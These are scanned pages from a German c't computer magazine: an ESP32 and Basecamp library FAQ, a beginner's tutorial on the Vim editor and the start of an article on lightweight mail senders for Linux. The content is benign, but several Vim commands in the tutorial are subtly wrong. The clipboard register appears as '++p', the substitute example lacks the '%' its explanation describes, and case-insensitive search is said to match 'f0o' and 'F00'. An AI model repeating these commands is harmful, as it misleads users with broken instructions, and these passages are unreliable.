
? Ich möchte meinen ESP komplett löschen. Wie geht das?

! Dafür gibt es das Programm Esptool. Es liegt dem ESP-IDF (IoT Development Framework) und damit auch dem Arduino Core for ESP32 bei. Verbinden Sie zunächst den ESP32 mit Ihrem PC. Anschließend wechseln Sie in einer Kommandozeile in das Unterverzeichnis `tools` des ESP-IDF beziehungsweise des Arduino Core. Geben Sie je nach Betriebssystem `esptool erase_flash` (Linux und macOS) oder `esptool.exe erase_flash` (Windows) ein. Falls das Programm den falschen seriellen Port erwischt, geben Sie mit dem Parameter `--port` den richtigen an. Der heißt unter Linux etwa `/dev/ttyUSB1`, unter Windows `COM2` und unter macOS beginnt er mit `/dev/cu`.

Sensoren im Deep-Sleep

? Kann der ESP32 auch im Deep-Sleep Sensoren auswerten?

! Ja, aber nur wenn Sie ihn mit dem IDF programmieren. Nur damit können Sie den ULP-Coprozessor des ESP32 programmieren. Das geht aber nur in Assembler. Daher muss man die Auswertung von Sensoren etwa per I²C auch vollständig in Assembler lösen. In den Quellen des IDF finden Sie zahlreiche Beispiele



Der ESP32 lässt sich dank des ESP-IDF auch ohne Arduino-Umgebung programmieren.

zur Auswertung von analogen, digitalen und I²C-Sensoren im Deep-Sleep.

Dateien flashen

? Kann ich eigene Dateien auf den internen Speicher des ESP32 flashen?

! Ja. Mit dem Arduino-IDE-Plug-in „ESP32 filesystem uploader“. Laden Sie das Plug-in herunter und entpacken Sie es in den Unterordner `tools` im Arduino-Arbeitsverzeichnis. Nach einem Neustart der IDE finden Sie unter Werkzeuge den Punkt ESP32 Sketch Data Upload. Nun erstellen Sie in Ihrem Projekt einen Unterordner namens `data` und legen Sie die Dateien dorthin, die auf den ESP32 geflasht werden sollen. Anschließend klicken Sie auf ESP32 Sketch Data Upload. Das Plug-in erzeugt dann ein Dateisystem-Image, welches mittels des Esptool geflasht wird. Beachten Sie jedoch, dass der Flashvorgang alle vorher bestehenden Dateien überschreibt.

Programmieren ohne Arduino

? Kann ich den ESP32 auch ohne die Arduino-IDE programmieren?

! Ja. Der Arduino Core für den ESP32 basiert auf Espressifs ESP-IDF (Espressif IoT Development Framework). Wenn Sie Erfahrung mit Software-Entwicklung unter Linux haben, dürfte Ihnen die dafür notwendige Arbeit mit Makefiles und GCC vertraut sein. Das IDF bringt auch ein paar Beispielprojekte zur Einarbeitung mit. Die Belohnung für den Verzicht auf den Komfort des Arduino Core sind weniger Platzverbrauch, mehr Möglichkeiten zur Anpassung von Features und tiefergreifende Kontrolle über den ESP32.

Linux für den ESP

? Ich möchte gerne einen Linux-Kernel auf dem ESP ausführen, da mir die Firmware-Programmierung nicht zusagt. Geht das?

! Nein. Der ESP32 ist trotz seiner Leistungsfähigkeit noch immer ein Mikrocontroller. Ihm fehlt es an Flash- und Arbeitsspeicher, außerdem müsste man noch größere Veränderungen am Linux-Kernel vornehmen, damit dieser auf den Prozessoren des ESP32 läuft. Das von Espressif verwendete Betriebssystem FreeRTOS ist eine erheblich bessere Wahl für einen solchen (relativ) simplen Mikrocontroller.

Was ist Basecamp?

Basecamp ist eine von c't entwickelte Arduino-Bibliothek für den ESP32. Sie vereinfacht Aufgaben wie das Herstellen einer WLAN-Verbindung, das Speichern von Konfigurationsdaten und die Verbindung zu einem MQTT-Broker. Dabei greift Basecamp auf weitere Bibliotheken für den ESP32 zurück und vereint diese zu einer Gesamtlösung. Die Konfiguration erfolgt über ein Web-Interface. Inzwischen haben sich zahlreiche Leser auf GitHub an der Entwicklung beteiligt. Den Link und mehr Informationen zum Projekt finden Sie über ct.de/yhug.

Basecamp oder nicht

? Brauche ich Basecamp für eigene ESP-Projekte?

! Nein. Basecamp ist lediglich eine Hilfe, um lästige Standardaufgaben zu delegieren und die Einrichtung zu vereinfachen. Sie können für einfache MQTT-Aufgaben genauso gut eines der Beispiele von Bibliotheken wie PubSubClient oder AsyncMQTTClient anpassen. Ähnlich verhält es sich mit anderen Bibliotheken.

Fehlermeldungen entschlüsseln

? Wie kann ich Fehlermeldungen bei Abstürzen entschlüsseln?

! Auch dafür gibt es ein Plug-in. Der Arduino ESP8266/ESP32 Exception Stack Trace Decoder kann Fehlermeldungen der beiden ESP-Varianten dekodieren. Die Installation erfolgt genauso wie beim ESP32 filesystem uploader. Voraussetzung dafür ist, dass Sie den Quellcode und Binärcode (in Form einer ELF-Datei) des zu debuggenden Programms vorliegen haben. Eine Fehlermeldung eines fremden Projektes, das jemand anderes übersetzt hat, können Sie nicht dekodieren, insbesondere, wenn Sie unterschiedliche Versionen von Bibliotheken verwenden.

Wenn Sie einen Absturz inklusive Backtrace-Meldung im seriellen Monitor

der Arduino-IDE angezeigt bekommen, kopieren Sie die Meldung vollständig und fügen Sie sie in den Exception Stack Trace Decoder ein. Er zeigt Ihnen dann die Stelle im Code, an der Sie nach der Ursache des Fehlers suchen müssen.

Basecamp will nicht kompilieren

? Ich habe Probleme beim Kompilieren von Basecamp. Der Fehler bezieht sich auf Dateien, die mit den Over-the-Air-Updates im Zusammenhang stehen. Was mache ich falsch?

! Anscheinend wird bei einigen Usern eine defekte Version des Arduino Core heruntergeladen. Ersetzen Sie die vom Compiler bemängelten Dateien manuell durch die auf GitHub verfügbaren. Anschließend sollte das Kompilieren wieder klappen.

Basecamp-Master macht Probleme

? Ich habe Basecamp direkt von GitHub heruntergeladen beziehungsweise den Master geklont und dennoch habe ich Probleme beim Kompilieren.

! Bitte verwenden Sie nur die Fassungen, die Sie unter Releases auf Git-

Hub finden. Besser noch: Nutzen Sie den Bibliotheksmanager der Arduino-IDE, um Basecamp zu installieren. Dann bekommen Sie immer eine aktuelle stabile Fassung von Basecamp. Im Master landen oft Features, die noch nicht getestet wurden.

Basecamp-Dokumentation

? Außer den Artikeln in c't habe ich keine Dokumentation zu Basecamp gefunden. Ist da noch etwas in Arbeit?


! Bisher gibt es noch keine ausführliche Dokumentation. Wir arbeiten daran.

MQTT-Broker mit TLS

? Kann Basecamp auch verschlüsselte Verbindungen zum MQTT-Broker aufbauen?

! Leider noch nicht. Die von der Bibliothek Async MQTT Client verwendete TCP-Bibliothek beherrscht noch kein TLS mit dem ESP32. Sobald der Entwickler den Support umgesetzt hat, bekommt auch Basecamp Unterstützung dafür. Mit der alternativen MQTT-Bibliothek PubSubClient und dem WifiSecureClient als WLAN-Client-Objekt funktioniert eine verschlüsselte Verbindung zum MQTT-Broker. (m/s@ct.de)

Mit Basecamp wird es einfacher, eigene ESP32-Geräte einzurichten und zu verwalten.



Anzeige



Wer? Vim? Was?

Den Texteditor Vim verwenden

Es gibt auch heute noch gute Gründe, textbasierte Editoren wie Vim zu benutzen. Sie funktionieren problemlos in der Shell, sind schnell und effizient, wenn man sie zu bedienen weiß, und praktisch überall verfügbar, wo es nach Unix riecht. Mit ein paar Tipps kann man sich den Einstieg in den Editorklassiker Vim erleichtern.

Von Merlin Schumacher

Jeder, der schon einmal eine Linux-Distribution verwendet hat, kennt ihn: Vim. Ein seltsam wirkender Texteditor, der sich nicht mit der Maus, sondern nur mit Tastendrücken bedienen lässt – und

aus dem es scheinbar kein Entkommen gibt. Allerdings ist Vim oft der Standardeditor zum Bearbeiten von Konfigurationsdateien. Die Basics sollte also jeder Unix- oder Linux-Benutzer drauf haben. Wenn Sie außerdem bereit sind, die steile Lernkurve zum Vim-Expertenstatus auf sich zu nehmen, erhalten Sie ein vielseitiges und präzises Werkzeug, das auch unter Windows und macOS seine Daseinsberechtigung hat. Vim ist, trotz der altbackenen Anmutung, ein moderner Editor, der nicht nur Standards wie Syntaxhervorhebung beherrscht, sondern auch geskriptet werden kann und mit Plug-ins typische IDE-Funktionen wie automatische Code-Vervollständigung lernt.

Vim ist eigentlich ein Klon des Ur-Unix-Editors Vi, der vieles besser machen soll als das Original. Vim ist eine Verkür-

zung von Vi Improved. Den ursprünglichen Vi trifft man aber nur noch selten an, denn es ist völlig egal, ob Sie bei einer modernen Linux-Distribution oder macOS vi oder vim eintippen. Sie bekommen immer Vim vorgesetzt, nur ist er meist durch Konfigurationsvorgaben etwas beschnitten, um dem echten Vi ähnlicher zu sein. Da Vim von der Bedienung her quasi identisch, flexibler und mit mehr Funktionen ausgestattet ist, bekommt er immer den Vorzug.

Das noch relativ junge NeoVim-Projekt hat sich auf die Fahne geschrieben, dem klassischen Vim Konkurrenz zu machen. Das läuft bislang relativ gut, denn NeoVim hat, dank etwas modernerer Architektur, anderer Voreinstellungen und zahlreicher grafischen Oberflächen viele Freunde gefunden. Für den Einsteiger ist es zunächst unerheblich, ob man Vim oder NeoVim den Vorzug gibt.

Klein anfangen

Für den Einstieg in Vim sollte man ein simples Programmier- oder Schreibprojekt wählen. Etwas, bei dem man nicht viel kaputt machen kann und außer dem Umgang mit Vim nicht viel lernen muss. Basteln Sie also lieber in Ihrer Lieblingsprogrammiersprache eine Kleinigkeit zusammen, als dass Sie mit dem noch

unbekannten Begleiter Vim gleich auf ein neues Software-Framework losgehen. Das senkt den Frustrationsfaktor ungemein.

Wer bislang auf grafische Editoren und die Maus zurückgegriffen hat, muss sich nicht ganz ins kalte Wasser stürzen, denn Vim gibt es auch in einer grafischen Variante namens Gvim (für macOS empfehlen die Gvim-Entwickler das Projekt MacVim). Die bietet ein gewöhnliches grafisches Menü, um allerhand Einstellungen vorzunehmen, ohne dass man lange rumsuchen muss. Die meisten Menüeinträge verraten zusätzlich noch die Tastenkombination oder das Kommando, das den gewünschten Vorgang auslöst. Das ist leider bei MacVim nicht der Fall.

Die erste Regel des Vim-Clubs lautet: Du kommst nicht raus.

Haben Sie das Gvim-Fenster das erste Mal geöffnet, begrüßt Sie ein weißer Hintergrund mit einem Hinweis auf Programmator und -version. An der linken Seite finden Sie eine Reihe von Tilden (~). Diese symbolisieren Zeilen ohne Inhalt, da die Datei (von Vim Puffer genannt) keinerlei Inhalt hat, bis auf einen Zeilenumbruch in der ersten Zeile. Ganz unten ist noch eine weitere leere Zeile im Fenster. In dieser gibt Vim Status-, Fehlermeldungen und Informationen über den aktuellen Modus aus.

Modi operandi

Direkt nach dem Start ist Vim im Normalmodus (Normal Mode). Dieser Modus ist der Grundzustand von Vim. Durch einen Druck auf Escape kommt man jederzeit wieder dort hin. Die erste Begegnung mit Vim ist genau wegen dieses Modus verstörend. Es erscheint beim Tippen nicht die erwartete Eingabe, sondern nur Bruchstücke und wirre Meldungen. Das ist kein Wunder, da Vim im Normalmodus alle Tastatureingaben als Befehle interpretiert. Ein paar Zeichen der ersten Eingabe erscheinen aber dennoch immer im Fenster, denn spätestens mit dem Druck auf das `i` haben Sie in den Einfügemodus (Insert Mode) gewechselt. Einen ähnlichen Effekt haben aber auch `a`, `s` oder `o`. Den darauffolgenden Buchstaben interpretiert

Vim dann als Texteingabe. Tippen Sie zum Beispiel das Wort „Plexiglas“ ein, bleibt davon nur noch das „glas“ übrig. Am unteren Rand sollte nun „EINFÜGEN“ oder „INSERT“ stehen.

Zur Navigation innerhalb von Texten können Sie die Pfeiltasten verwenden oder in Gvim auch die Maus. Vim-Profis verwenden stattdessen aber auch die Tasten `h` (links), `j` (unten), `k` (oben) und `l` (rechts) zur Steuerung des Cursors. Die seltsame Tastenauswahl ist einem alten Tastaturlayout geschuldet. Der Vorteil der Buchstaben ist, dass man die Hand nicht so weit vom Tastenfeld bewegen muss, dafür funktionieren Sie nicht im Einfügemodus.

Die Tasten des Blocks über den Pfeiltasten (Einfügen bis „Bild nach unten“) funktionieren im Normal- sowie im Einfügemodus wie in anderen Editoren. Mit deren Vor- und Nachteilen verhält es sich aber genauso wie mit den Pfeiltasten. Man sollte wissen, dass man mit dem Betätigen der Einfügen-Taste im Einfügemodus im Gegensatz zum `i` das Überschreiben aktiviert und wieder deaktiviert – zu erkennen am „ERSETZEN“ am unteren Rand.

Um den Eingabemodus wieder zu verlassen, drücken Sie einmal die Escape-Taste. Das „EINFÜGEN“ am unteren Bildschirmrand verschwindet dann. Vim ist wieder im Normalmodus, der ist daran zu erkennen, dass in der Statuszeile am unteren linken Bildschirmrand kein Hinweis auf den aktuellen Modus in Form eines großgeschriebenen Wortes oder eines Sonderzeichens zu sehen ist. In diesem Modus führt man die formalen Bearbeitungsschritte am Inhalt durch, wie Löschen, Verschieben und die Suche nach Textstellen. Praktisch jede Taste hat hier eine spezifische Funktion. Als Gedächtnisstütze kann man eines der zahlreichen „Vim Cheat Sheets“ verwenden, die man

Erste Hilfe ...


Sollten Sie wider Willen in Vim (oder Vi) gelandet sein und Angst haben, dass Sie gleich eine wichtige Konfigurationsdatei beschädigen, gehen Sie wie folgt vor: Drücken Sie ein paar Mal Escape. Anschließend geben Sie Doppelpunkt, `q` und ein Ausrufezeichen ein. Nach dem abschließenden Betätigen der Eingabetaste sollte Vim endgültig aufgeben.

im Netz findet. Ein paar sehenswerte haben wir auf ct.de/y9xt verlinkt.

Im Folgenden zeigen wir den Umgang mit den Kommandos für die häufigsten Tätigkeiten. Möchten Sie Änderungen am Text rückgängig machen, drücken Sie im Normalmodus `u` wie „Undo“. Um Änderungen wiederherzustellen, drücken Sie `STRG+R` („Redo“). Dank Undo-Bäumen kann man mit Vim komplex verzweigte Veränderungen innerhalb von Dateien durchführen und wieder rückgängig machen. Dies ist übrigens ein Unterschied zu Vi, der keine Undo-Bäume beherrscht. Mehr Informationen dazu finden Sie ebenfalls über den `c't`-Link.

Vom Suchen und Finden

Sie finden in Gvim und MacVim zwar Suchen- und Ersetzen-Dialoge, aber es ist durchaus hilfreich zu wissen, wie man Vims Suchfunktion bedient. Die Suche von Text startet ein Slash (`/`) im Normalmodus gefolgt vom gesuchten Text. Befehl und Suchbegriff erscheinen in der Statuszeile nebst eines blinkenden Cursors. Geben Sie dort `/foo` ein, sucht Vim nach der Buchstabenfolge `foo`. Ist der



Das Fenster von Gvim begrüßt den Anwender freundlich, wirkt aber dennoch erstmal befremdlich.

```

WebServer.cpp (~/.Arduino/libraries/Basecamp) - VIM

" Press ? for help
.. (up a dir)
</libraries/Basecamp/
> data/
> examples/
Basecamp.cpp
Basecamp.hpp
CaptiveRequestHandler
Configuration.cpp
Configuration.hpp
data.hpp
data2header.sh
debug.hpp
keywords.txt
library.json
library.properties
LICENSE
README.md
WebInterface.hpp
WebServer.cpp
WebServer.hpp
WifiControl.cpp
WifiControl.hpp

3  /*
4  Basecamp - ESP32 library to simplify the basics of IoT projects
5  cts
6  1  Written by Merlin Schumacher (mls@ct.de) for c't magazin für
7  computer technik (https://www.ct.de)
8  Licensed under GNU GPLv3. See LICENSE for details.
9  1  */
10
11 #include "WebServer.hpp"
12
13 namespace {
14     template<typename NAMEVALUETYPE>
15     void debugPrint(std::ostream &stream, NAMEVALUETYPE &nameAndValue)
16     {
17         stream << nameAndValue->name().c_str() << ": "
18         << nameAndValue->value().c_str();
19     }
20 }
21
22 WebServer::WebServer()
23     : events("/events")
24     , server(80)
25 {
26     server.addHandler(&events);
27
28     #ifdef BASECAMP_USEDNS
29     #ifdef DNSServer_h
30     server.addHandler(new CaptiveRequestHandler()).setFilter
31     r(ON_AP_FILTER);
32     #endif
33 #endif
34 }
35
36 namespace {
37     __anon1* : namespace
38     {functions}
39     debugPrint(std::ostream &stream, NAMEVALUETYPE &nameAndValue)
40
41     WebServer* : class
42     {functions}
43     WebServer()
44     addInterfaceElement
45     begin(Configuration)
46     debugPrintRequest(A
47     setInterfaceElement

```

Mit ein paar Plug-
ins nimmt Vim es
mit jeder IDE auf.

Suchbegriff komplett, drücken Sie die Eingabetaste. Zum nächsten Suchergebnis kommen Sie mittels `n`; ein großes `N` geht zum vorherigen Ergebnis. Vim beachtet beim Suchen Groß- und Kleinschreibung. Um das auszuschalten, stellen Sie dem Suchbegriff ein `\c` voran, also `\cfoo`. Dann bekommen Sie auch alle Vorkommnisse von `foo`, `f0o` und `F00` angezeigt.

Beim Suchen und Ersetzen von Text kommt ein neuer Modus ins Spiel, der Kommandozeilenmodus. Dieser wird aus dem Normalmodus mittels des Doppelpunkts aktiviert. Er bietet nicht nur Zugriff auf zahlreiche komplexe Bearbeitungsfunktionen, sondern dient auch zur Konfiguration von Vim. Wenn Sie den Doppelpunkt eingetippt haben, erscheint der in der Statuszeile mit einem Eingabeprompt. Das Ersetzen geschieht über das Schlüsselwort `s` wie „Substitute“. Hier ein Beispiel:

```
:s/foo/bar/g
```

Der Buchstabe `s` weist Vim an, in der gesamten Datei nach dem Text `foo` zu suchen und alle Vorkommnisse durch `bar` zu ersetzen. Der Slash trennt die Parameter voneinander. Das einleitende `%`-Symbol weist Vim an, in allen Zeilen der Datei zu suchen; das abschließende `g`, dass Vim alle Vorkommnisse innerhalb einer Zeile und nicht nur das erste ersetzt. Falls Sie nicht jedes `foo` zu `bar` machen wollen, stellen Sie dem `g` ein `c` hinten an, dann

fragt Vim vor dem Ersetzen noch einmal nach. Bejahen oder Verneinen Sie die einzelnen Ersetzungen mit `y` oder `n`. Wollen Sie die Suche abbrechen, drücken Sie einfach `q` oder `Escape`.

Sehen statt tippen

Das Ausschneiden und Einfügen gelingt am einfachsten mit dem visuellen Modus (Visual Mode) – einen Modus, den der originale Vi nicht kannte. Den aktiviert man mit der Taste `v`. In der Statuszeile erscheint nun „VISUELL“ und beim Bewegen des Cursors wird der Text farbig hinterlegt. Wer sich an die Markierung des Textes per Maus in anderen Editoren erinnert fühlt, liegt richtig, denn genau das geschieht hier. Das Markieren mittels der Maus ist ebenfalls möglich. Sobald Sie klicken und den Text mit gehaltener Maustaste überfahren, wechselt Vim in den visuellen Modus und markiert die Auswahl.

Um den markierten Text zu kopieren, drücken Sie das `y` (für „yank“ = herausziehen). Die Markierung verschwindet wieder und Vim hat den Text in seine Zwischenablage kopiert, zudem landen Sie wieder im Normalmodus. Bewegen Sie den Cursor anschließend an die Stelle, an der Sie den Text einfügen wollen. Beachten Sie dabei, dass Vim die Einfügungen hinter dem Cursor vornimmt. Wenn man nicht darauf achtet, trennt man öfter mal Wörter auf, die man nicht trennen wollte.

Die Taste für das Einfügen nach dem Cursor ist `p` wie „paste“. Das große `P` fügt den Text vor dem Cursor ein.

Sie können markierten Text auch löschen, indem Sie `d` drücken. Das Löschen entspricht aber eher einem Ausschneiden, denn auch dabei landet die Auswahl in der Zwischenablage. Vor dem Einfügen von großen Textmengen aus anderen Anwendungen sollte man im Kommandozeilenmodus `set paste` eingeben, um Hilfsfunktionen wie das automatische Einrücken von Zeilen zu deaktivieren. `set nopaste` schaltet die Option wieder ab.

Apropos Zwischenablage: Vim teilt seine Zwischenablage nicht mit dem restlichen System. Der Editor verwendet eigene sogenannte Zwischenablageregister, mit deren Hilfe man verschiedene Inhalte jonglieren kann. Um Inhalte aus der Systemzwischenablage einzufügen, stellen Sie den zuvor gelernten Befehlen `++` voran. Zum Einfügen tippen Sie dann `++p` ein beziehungsweise `++y` zum Kopieren dorthin. Ausschneiden geht mittels `++x`. Achten Sie darauf, dass Sie die Befehle im visuellen respektive Normalmodus eintippen. Ein Befehl wie `++p` gliedert sich wie folgt: Das Zollzeichen kündigt Vim an, dass etwas mit dem Inhalt des nachfolgenden Zwischenablageregister (`+`) geschehen soll. Vim hat zahlreiche solcher Zwischenablageregister, in denen man Text für die spätere Verwendung „aufbewahren“ kann. Das Register `+` bezeichnet

die Systemzwischenablage. Als Letztes kommt mit dem `p` der eigentliche Befehl, also das Einfügen von Text aus dem Register. Unter Linux steht auch noch das Register `*` zur Verfügung und repräsentiert den in einer Anwendung ausgewählten Text. Das ist das Standardregister für das Kopieren und Einfügen von Text in Vim unter Linux.

Fertig machen

Haben Sie Ihre Datei fertig bearbeitet, sollten Sie sie speichern. Wenn Sie mit einem leeren Puffer (also Dokument) begonnen haben, wechseln Sie mit `:` in den Kommandozeilenmodus. Anschließend tippen Sie den Befehl `save` gefolgt von einem Leerzeichen und dem Dateinamen (mit oder ohne Pfadangabe) ein. Beenden Sie das Kommando mit der Eingabetaste. Wurde eine bestehende Datei von Ihnen bearbeitet, wechseln Sie ebenfalls in den Kommandozeilenmodus und tippen `w` gefolgt von der Eingabetaste. Vim meldet das Ergebnis des Speichervorgangs in der Statuszeile. Wollen Sie eine neue Datei bearbeiten, geben Sie das Kommando `enew` ein. Dann erstellt Vim einen neuen leeren Puffer. Mit `q` können Sie Vim verlassen. Das Speichern und Schließen kann auch auf `wq` verkürzt werden.

Modus vivendi

Vim wäre ein ziemlich lausiges Unix-Programm, wenn man es nicht bis zum Exzess konfigurieren könnte. Dafür ist die Konfigurationsdatei „`.vimrc`“ zuständig. Unter Linux und macOS liegt Sie im Benutzerverzeichnis. Für Windows-Betriebssysteme ist der Ort und Dateiname unterschiedlich. Der einfachste Weg ist, sich mit `:echo $HOME` den Wert der Variable `$HOME` ausgeben zu lassen. Dort sollte man nach der Datei „`.vimrc`“ oder „`_gvimrc`“ Ausschau halten. Man beachte, dass (G)vim statt des einleitenden Punkts unter Windows ein Unterstrich verwendet.

Die Syntax der Konfigurationsdatei ist analog zu den Befehlen des Kommandozeilenmodus, jedoch spart man sich die Doppelpunkte. Beim Start arbeitet Vim die Datei ab und führt jeden darin befindlichen Befehl aus. Komplexere Konfigurationsdateien muten nicht ohne Grund wie Programmcode an, denn eigentlich operiert man hier mit der Skriptsprache Vimscript. In die Konfigurationsdatei kommen auch Einstellungen für die zahlreichen und sehr mächtigen Vim-Plug-ins.

Für den Anfang reichen ein paar wenige Konfigurationsoptionen, um Vim etwas anwenderfreundlicher zu machen. In Foren und Blogs findet man oft zahlreiche weitere Optionen, Tipps und Plug-ins, um mehr aus Vim herauszuholen. Die sollte man mit Vorsicht genießen, denn oft sind darin zueinander inkompatible Optionen aktiviert. Wenn Sie sich unsicher sind, ob eine Option wirklich sinnvoll ist, konsultieren Sie die Vim-Dokumentation. Um aus Vim heraus darauf zuzugreifen, geben Sie das Kommando `help` ein oder Sie lesen sie auf vim.org im Browser.

Im nebenstehenden Listing haben wir ein paar sinnvolle Optionen zusammengestellt, die für die meisten Anwendungsfälle hilfreich sind. Einige davon sind vermutlich schon in der globalen Vim-Konfiguration Ihres Betriebssystems festgelegt. Die Option `set nocompatible` schaltet den Vi-Kompatibilitätsmodus ab und aktiviert unter anderem die Anzeige des Modus in der Statusleiste. Ohne diese ist Vim kaum zu ertragen. Auch ein Klassiker ist `syntax on`, welches das Syntax-Highlighting einschaltet. Ebenfalls essenziell für Programmierer ist die dritte Zeile im Kasten, die dafür sorgt, dass Vim versucht, das Dateiformat zu erkennen, und zudem bei Bedarf passende Einrückungen vornimmt. Zeilennummern sollte man ebenfalls einschalten (`set number`). Auch wenn diese zu Anfang überflüssig erscheinen, werden Sie mit Ihren wachsenden Vim-Fertigkeiten immer hilfreicher. Mit der Option in Zeile 5 wird das

```
01 set nocompatible
02 syntax on
03 filetype indent plugin on
04 set number
05 set hlsearch
06 set mouse=a
07 set ruler
```


Eine Handvoll Konfigurationsoptionen machen Vim gleich schon viel nützlicher.

Highlighting von Suchergebnissen aktiviert, damit man leichter sieht, was man sucht. `set mouse=a` schaltet die Mausunterstützung in allen Modi ein. Das letzte Kommando blendet die aktuelle Cursorposition rechts unten ein. Möchten Sie einzelne Optionen deaktivieren, können Sie die mittels Zollzeichen auskommentieren oder natürlich löschen.

Vim komplett zu erklären, würde vermutlich eine ganze c't füllen. Es lohnt sich, bei Problemen und Fragen auch im Vim Tips Wiki oder auf Stack Exchange nach Tipps und Vorschlägen zu suchen. Vims Dokumentation ist sehr gut, aber auch nicht immer die eingängigste und attraktivste Anlaufstelle bei Fragen. Die Grundzüge haben Sie aber jetzt gelernt und sollten in der Lage sein, die ersten und viele weitere Schritte zu tun. :wq

(mls@ct.de) **ct**

Links zum Artikel: ct.de/y9xt



Der noch recht junge Vim-Konkurrent NeoVim besticht mit schicken Interfaces (hier Oni) und moderner Software-Architektur.

Minimal-Mailer

Mailversand ohne Aufwand für Linux, Raspi & Co.

cron-Jobs, SMART-Monitor, RAID-Überwachung – Systemdienste auf unixoiden Systemen versenden E-Mail, besonders wenn etwas schief läuft. Gern verlassen sich Web- und auch andere Anwendungen darauf, dass Standardaufrufe zum Mailversand funktionieren. Nullmailer und Konsorten helfen bei geringem Installationsaufwand, dass Mails nicht versanden.

Von Peter Siering

Um eine Anwendung auf einem Raspi eine E-Mail versenden zu lassen oder wichtige Systemnachrichten eines Root-Servers zu empfangen, muss niemand einen vollwertigen Mailserver wie Exim oder Postfix in Betrieb nehmen. Sie allein für solche Zwecke einzurichten, stellt unnötigen Aufwand dar, der obendrein komplex und fehleranfällig ist – schließlich möchte niemand eine Spam-Schleuder ins Internet stellen.

